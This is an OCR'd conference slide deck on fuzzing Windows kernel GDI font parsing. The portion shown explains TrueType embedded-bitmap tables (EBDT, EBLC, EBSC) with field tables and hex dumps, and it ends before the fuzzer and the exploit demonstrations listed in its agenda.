
# GDI Font Fuzzing in Windows Kernel for Fun

Lee Ling Chuan & Chan Lee Yee

CyberSecurity MALAYSIA
An agency under MOSTI

MOSTI
Ministry of Science, Technology and Innovation

# Agenda

- Introduction
- TrueType Font (.TTF)
- TTF Fuzzer
- Exploit Demonstration – MS11-087
- Microsoft Windows Bitmapped font (.fon)
- FON Fuzzer (by Byoungyoung Lee) with some modification
- Exploit Demonstration – MS11-077

# Introduction

- Two groups of categories are exist:
  a. GDI Fonts
  b. Device Fonts
- GDI fonts which are based in Windows consists of three types:
  a. raster
  b. Vector
  c. TrueType & OpenType

*Reference: http://msdn.microsoft.com/en-us/library/dd162893(v=vs.85).aspx*

# Introduction…

- Raster fonts: a glyph is a bitmap that uses to draw a single character in the font
- Vector fonts: a glyph is a collection of line endpoints that define the line segments and uses to draw a character in the font
- TrueType & OpenType fonts: a glyph is a collection of line and curve commands as well as a collection of hints

# TrueType Fonts (.TTF)

- TrueType font file contains data, in table format, that compromises an outline font
- The outlines of glyphs in TrueType fonts are made of straight line segments and quadratic Bézier curves
- The Windows scale these fonts to any size using the hints inside the TTF file.
- Hints included in TTF files and are used to correct oversights

# TrueType Fonts (.TTF)…

- TTF table is designed to keep the entire glyph data in various table:

  a. EBDT: Embedded Bitmap Data Table

  b. EBLC: Embedded Bitmap Location Table

  c. EBSC: Embedded Bitmap Scaling Table


- The rasterizer uses combination of data from differents to render the glyph data in the font

*Reference: TrueType 1.0 Font File, Technical Specification Revision 1.66 August 1995 Microsoft*

# TrueType Fonts (.TTF)…

- TrueType embedded bitmaps are also called ‘scaler bitmaps’ or ‘sbits’
- A set of bitmaps for a face at a given size is called a strike

# TrueType Fonts (.TTF)…



| Name | Value | Offset | Size | Type |
|---|---|---|---|---|
| FontDataList[1] | | 0x00000000 | 0x0000010c | List<Fo… |
| FontData[0] | | 0x00000000 | 0x0000010c | FontData |
| FontOffsetTable | | 0x00000000 | 0x0000000c | OffsetT… |
| Version | 0x10000 | 0x00000000 | 0x00000004 | DataIte… |
| NumTables | 0x10 | 0x00000004 | 0x00000002 | DataIte… |
| SearchRange | 0x100 | 0x00000006 | 0x00000002 | DataIte… |
| EntrySelector | 0x4 | 0x00000008 | 0x00000002 | DataIte… |
| RangeShift | 0x0 | 0x0000000a | 0x00000002 | DataIte… |
| FontTableDirectory[16] | | 0x0000000c | 0x00000100 | List<Dir… |
| EBDTDirectoryEntry[0] | EBDT | 0x0000000c | 0x00000010 | EBDTDir… |
| EBLCDirectoryEntry[1] | EBLC | 0x0000001c | 0x00000010 | EBLCDir… |
| EBSCDirectoryEntry[2] | EBSC | 0x0000002c | 0x00000010 | EBSCDir… |
| OS2DirectoryEntry[3] | OS/2 | 0x0000003c | 0x00000010 | OS2Dire… |
| CMAPDirectoryEntry[4] | cmap | 0x0000004c | 0x00000010 | CMAPDi… |
| CVTDirectoryEntry[5] | cvt | 0x0000005c | 0x00000010 | CVTDire… |
| FPGMDirectoryEntry[6] | fpgm | 0x0000006c | 0x00000010 | FPGMDir… |
| GLYFDirectoryEntry[7] | glyf | 0x0000007c | 0x00000010 | GLYFDir… |
| HEADDirectoryEntry[8] | head | 0x0000008c | 0x00000010 | HEADDir… |
| HHEADirectoryEntry[9] | hhea | 0x0000009c | 0x00000010 | HHEADir… |
| GenericDirectoryEntry[10] | hmtx | 0x000000ac | 0x00000010 | Generic… |
| LocaDirectoryEntry[11] | loca | 0x000000bc | 0x00000010 | LocaDir… |
| MAXPDirectoryEntry[12] | maxp | 0x000000cc | 0x00000010 | MAXPDir… |
| NameRecordDirEntry[13] | name | 0x000000dc | 0x00000010 | NameRe… |
| GenericDirectoryEntry[14] | post | 0x000000ec | 0x00000010 | Generic… |
| GenericDirectoryEntry[15] | prep | 0x000000fc | 0x00000010 | Generic… |

.TTF Font Structure

# TrueType Fonts (.TTF)…


- EBDT – Embedded Bitmap Data Table:

  a. EBDT table stores the glyph bitmap data.

  b. The ‘EBDT’ table begins with a header containing simply the table version number

  c. The rest of the ‘EBDT’ table is a collection of bitmap data

# TrueType Fonts (.TTF)…



```
0003BCB0  00 20 00 31 00 2E 00 30 00 30 00 44 00 65 00 78
0003BCC0  00 74 00 65 00 72 00 20 00 69 00 73 00 20 00 61
0003BCD0  00 20 00 72 00 65 00 67 00 69 00 73 00 74 00 65
0003BCE0  00 72 00 65 00 64 00 20 00 74 00 72 00 61 00 64
0003BCF0  00 65 00 6D 00 61 00 72 00 6B 00 20 00 6F 00 66
0003BD00  00 20 00 53 00 68 00 6F 00 77 00 74 00 69 00 6D
0003BD10  00 65 00 20 00 49 00 6E 00 63 00 2E 00 02 00 00
0003BD20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BD30  00 00 00 00 00 00 00 00 00 00 00 00 00 06 00 00
0003BD40  00 01 01 02 00 03 01 03 01 04 02 63 72 01 3A 01
0003BD50  29 00 00 00 00 02 00 00 01 01 00 00 00 80 01 FF
0003BD60  00 00 00 00 00 01 00 03 48 0A 01 01 00 00 00 80
0003BD70  01 FF 00 00 00 00 00 01 00 03 40 52 00 02 00 00
0003BD80  00 00 00 06 00 00 01 28 00 00 00 28 00 00 00 02
0003BD90  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BDA0  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BDB0  04 04 08 01 00 00 01 28 00 00 00 28 00 00 00 02
0003BDC0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BDD0  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BDE0  05 05 08 01 00 00 01 28 00 00 00 28 00 00 00 02
0003BDF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE00  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BE10  06 06 08 01 00 00 01 28 00 00 00 28 00 00 00 02
0003BE20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE30  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BE40  07 07 08 01 00 00 01 28 00 00 00 28 00 00 00 02
0003BE50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE60  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BE70  08 08 08 01 00 00 01 50 00 00 00 28 00 00 00 02
0003BE80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE90  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BEA0  01 01 01 01 00 03 00 03 00 00 00 10 00 04 00 04
0003BEB0  00 00 00 1C 00 03 00 01 00 00 00 04 00 00 00 06
0003BEC0  00 03 00 08 00 00 00 0A 00 00 00 0C 00 03 00 03
0003BED0  00 00 00 10 00 04 00 04 00 00 00 1C 00 03 00 01
0003BEE0  00 00 00 16 00 00 00 06 00 03 00 08 00 00 00 1C
0003BEF0  00 00 00 0C 00 02 00 00 00 00 00 05 00 00 00 00
```


| Name | Value | Offset | Size | Type |
|---|---|---|---|---|
| FontTableDirectory[16] | | 0x0000000c | 0x00000100 | List<Di... |
| EBDTDirectoryEntry[0] | EBDT | 0x0000000c | 0x00000010 | EBDTD... |
| Tag | EBDT | 0x0000000c | 0x00000004 | DataIt... |
| Checksum | 0x4B9043D6 | 0x00000010 | 0x00000004 | DataIt... |
| Offset | 0x3BD54 | 0x00000014 | 0x00000004 | DataIt... |
| Length | 0x28 | 0x00000018 | 0x00000004 | DataIt... |
| version | 0x20000 | 0x0003bd54 | 0x00000004 | DataIt... |
| bitmapData[12] | | 0x0003bd58 | 0x00000024 | List<D... |
| EbdtFormat1[0] | | 0x0003bd58 | 0x00000006 | EbdtF... |
| EbdtFormat8[1] | | 0x0003bd5e | 0x0000000c | EbdtF... |
| EbdtFormat1[2] | | 0x0003bd58 | 0x00000006 | EbdtF... |
| EbdtFormat8[3] | | 0x0003bd5e | 0x0000000c | EbdtF... |
| EbdtFormat1[4] | | 0x0003bd58 | 0x00000006 | EbdtF... |
| EbdtFormat8[5] | | 0x0003bd5e | 0x0000000c | EbdtF... |
| EbdtFormat1[6] | | 0x0003bd58 | 0x00000006 | EbdtF... |
| EbdtFormat8[7] | | 0x0003bd5e | 0x0000000c | EbdtF... |
| EbdtFormat1[8] | | 0x0003bd58 | 0x00000006 | EbdtF... |
| EbdtFormat8[9] | | 0x0003bd5e | 0x0000000c | EbdtF... |
| EbdtFormat1[10] | | 0x0003bd6a | 0x00000006 | EbdtF... |
| EbdtFormat8[11] | | 0x0003bd70 | 0x0000000c | EbdtF... |
| smallMetrics | | 0x0003bd70 | 0x00000005 | smallGl... |
| pad | 0x0 | 0x0003bd75 | 0x00000001 | DataIt... |
| numComponents | 0x1 | 0x0003bd76 | 0x00000002 | DataIt... |
| componentArray[1] | | 0x0003bd78 | 0x00000004 | List<e... |
| EBLCDirectoryEntry[1] | EBLC | 0x0000001c | 0x00000010 | EBLCDi... |
| EBSCDirectoryEntry[2] | EBSC | 0x0000002c | 0x00000010 | EBSCD... |

EBDT Table Structure

# TrueType Fonts (.TTF)…

- EBLC – Embedded Bitmap Location Table:
  a. The ‘EBLC’ table identifies the sizes and glyph range of the sbits, and keeps offsets to glyph bitmap data in indexSubTables
  b. The ‘EBLC’ table begins with a header (eblcHeader) containing the table version and number of strikes.
  c. The eblcHeader is followed by the bitmapSizeTable array(s)
  d. Each strike is defined by one bitmapSizeTable

# TrueType Fonts (.TTF)…




| Name | Value | Offset | Size | … |
|---|---|---|---|---|
| EBLCDirectoryEntry[1] | EBLC | 0x0000001c | 0x00000010 | … |
| Tag | EBLC | 0x0000001c | 0x00000004 | … |
| Checksum | 0x1F4D… | 0x00000020 | 0x00000004 | … |
| Offset | 0x3BD7C | 0x00000024 | 0x00000004 | … |
| Length | 0x178 | 0x00000028 | 0x00000004 | … |
| version | 0x20000 | 0x0003bd7c | 0x00000004 | … |
| numSizes | 0x6 | 0x0003bd80 | 0x00000004 | … |
| bitmapSizeTables[6] | | 0x0003bd84 | 0x00000120 | … |
| bitmapSizeTable[0] | | 0x0003bd84 | 0x00000030 | … |
| bitmapSizeTable[1] | | 0x0003bdb4 | 0x00000030 | … |
| bitmapSizeTable[2] | | 0x0003bde4 | 0x00000030 | … |
| bitmapSizeTable[3] | | 0x0003be14 | 0x00000030 | … |
| bitmapSizeTable[4] | | 0x0003be44 | 0x00000030 | … |
| bitmapSizeTable[5] | | 0x0003be74 | 0x00000030 | … |
| indexSubTableArrayOffset | 0x150 | 0x0003be74 | 0x00000004 | … |
| indexTablesSize | 0x28 | 0x0003be78 | 0x00000004 | … |
| numberOfIndexSubTables | 0x2 | 0x0003be7c | 0x00000004 | … |
| colorRef | 0x0 | 0x0003be80 | 0x00000004 | … |
| hori | | 0x0003be84 | 0x0000000c | … |
| vert | | 0x0003be90 | 0x0000000c | … |
| startGlyphIndex | 0x3 | 0x0003be9c | 0x00000002 | … |
| endGlyphIndex | 0x4 | 0x0003be9e | 0x00000002 | … |
| ppemX | 0x1 | 0x0003bea0 | 0x00000001 | … |
| ppemY | 0x1 | 0x0003bea1 | 0x00000001 | … |
| bitDepth | 0x1 | 0x0003bea2 | 0x00000001 | … |
| flags | 0x1 | 0x0003bea3 | 0x00000001 | … |
| indexSubTableArrayList[2] | | 0x0003becc | 0x00000010 | … |
| indexSubTableArray[0] | | 0x0003becc | 0x00000008 | i… |
| indexSubTableArray[1] | | 0x0003bed4 | 0x00000008 | i… |
| firstGlyphIndex | 0x4 | 0x0003bed4 | 0x00000002 | … |
| lastGlyphIndex | 0x4 | 0x0003bed6 | 0x00000002 | … |
| additionalOffsetToIndexSubtable | 0x1C | 0x0003bed8 | 0x00000004 | … |
| indexSubTable | | 0x0003bee8 | 0x0000000c | i… |
| header | | 0x0003bee8 | 0x00000008 | i… |
| indexFormat | 0x3 | 0x0003bee8 | 0x00000002 | … |
| imageFormat | 0x8 | 0x0003beea | 0x00000002 | … |
| imageDataOffset | 0x1C | 0x0003beec | 0x00000004 | … |
| offsetArray[2] | | 0x0003bef0 | 0x00000004 | … |

EBLC Table Structure

# TrueType Fonts (.TTF)…

- EBSC – Embedded Bitmap Scaling Table:
  a. The ‘EBSC’ table allows a font to define a bitmap strike as a scaled version of another strike
  b. The table begins with a header (ebscHeader) containing the table version and number of strikes
  c. The ebscHeader is followed immediately by the bitmapScaleTable array. The numSizes in the ebscHeader indicates the number of bitmapScaleTables in the array
  d. Each strike is defined by one bitmapScaleTable

# TrueType Fonts (.TTF)…



```
0003BDD0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BDE0  05 05 08 01 00 00 01 28 00 00 00 28 00 00 00 02
0003BDF0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE00  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BE10  06 06 08 01 00 00 01 28 00 00 00 28 00 00 00 02
0003BE20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE30  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BE40  07 07 08 01 00 00 01 28 00 00 00 28 00 00 00 02
0003BE50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE60  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BE70  08 08 08 01 00 00 01 50 00 00 00 28 00 00 00 02
0003BE80  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BE90  00 00 00 00 00 00 00 00 00 00 00 00 00 03 00 04
0003BEA0  01 01 01 01 00 03 00 03 00 00 00 10 00 04 00 04
0003BEB0  00 00 00 1C 00 03 00 01 00 00 00 04 00 00 00 06
0003BEC0  00 03 00 08 00 00 00 0A 00 00 00 0C 00 03 00 03
0003BED0  00 00 00 10 00 04 00 04 00 00 00 1C 00 03 00 01
0003BEE0  00 00 00 16 00 00 00 06 00 03 00 08 00 00 00 1C
0003BEF0  00 00 00 0C 00 02 00 00 00 00 00 05 00 00 00 00
0003BF00  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BF10  00 00 00 00 04 04 01 01 00 00 00 00 00 00 00 00
0003BF20  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BF30  05 05 01 01 00 00 00 00 00 00 00 00 00 00 00 00
0003BF40  00 00 00 00 00 00 00 00 00 00 00 00 06 06 01 01
0003BF50  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BF60  00 00 00 00 00 00 00 00 07 07 01 01 00 00 00 00
0003BF70  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
0003BF80  00 00 00 00 08 08 01 01 00 00 00 00 1E 60
```

| Name | Value | Offset | Size | … |
|---|---|---|---|---|
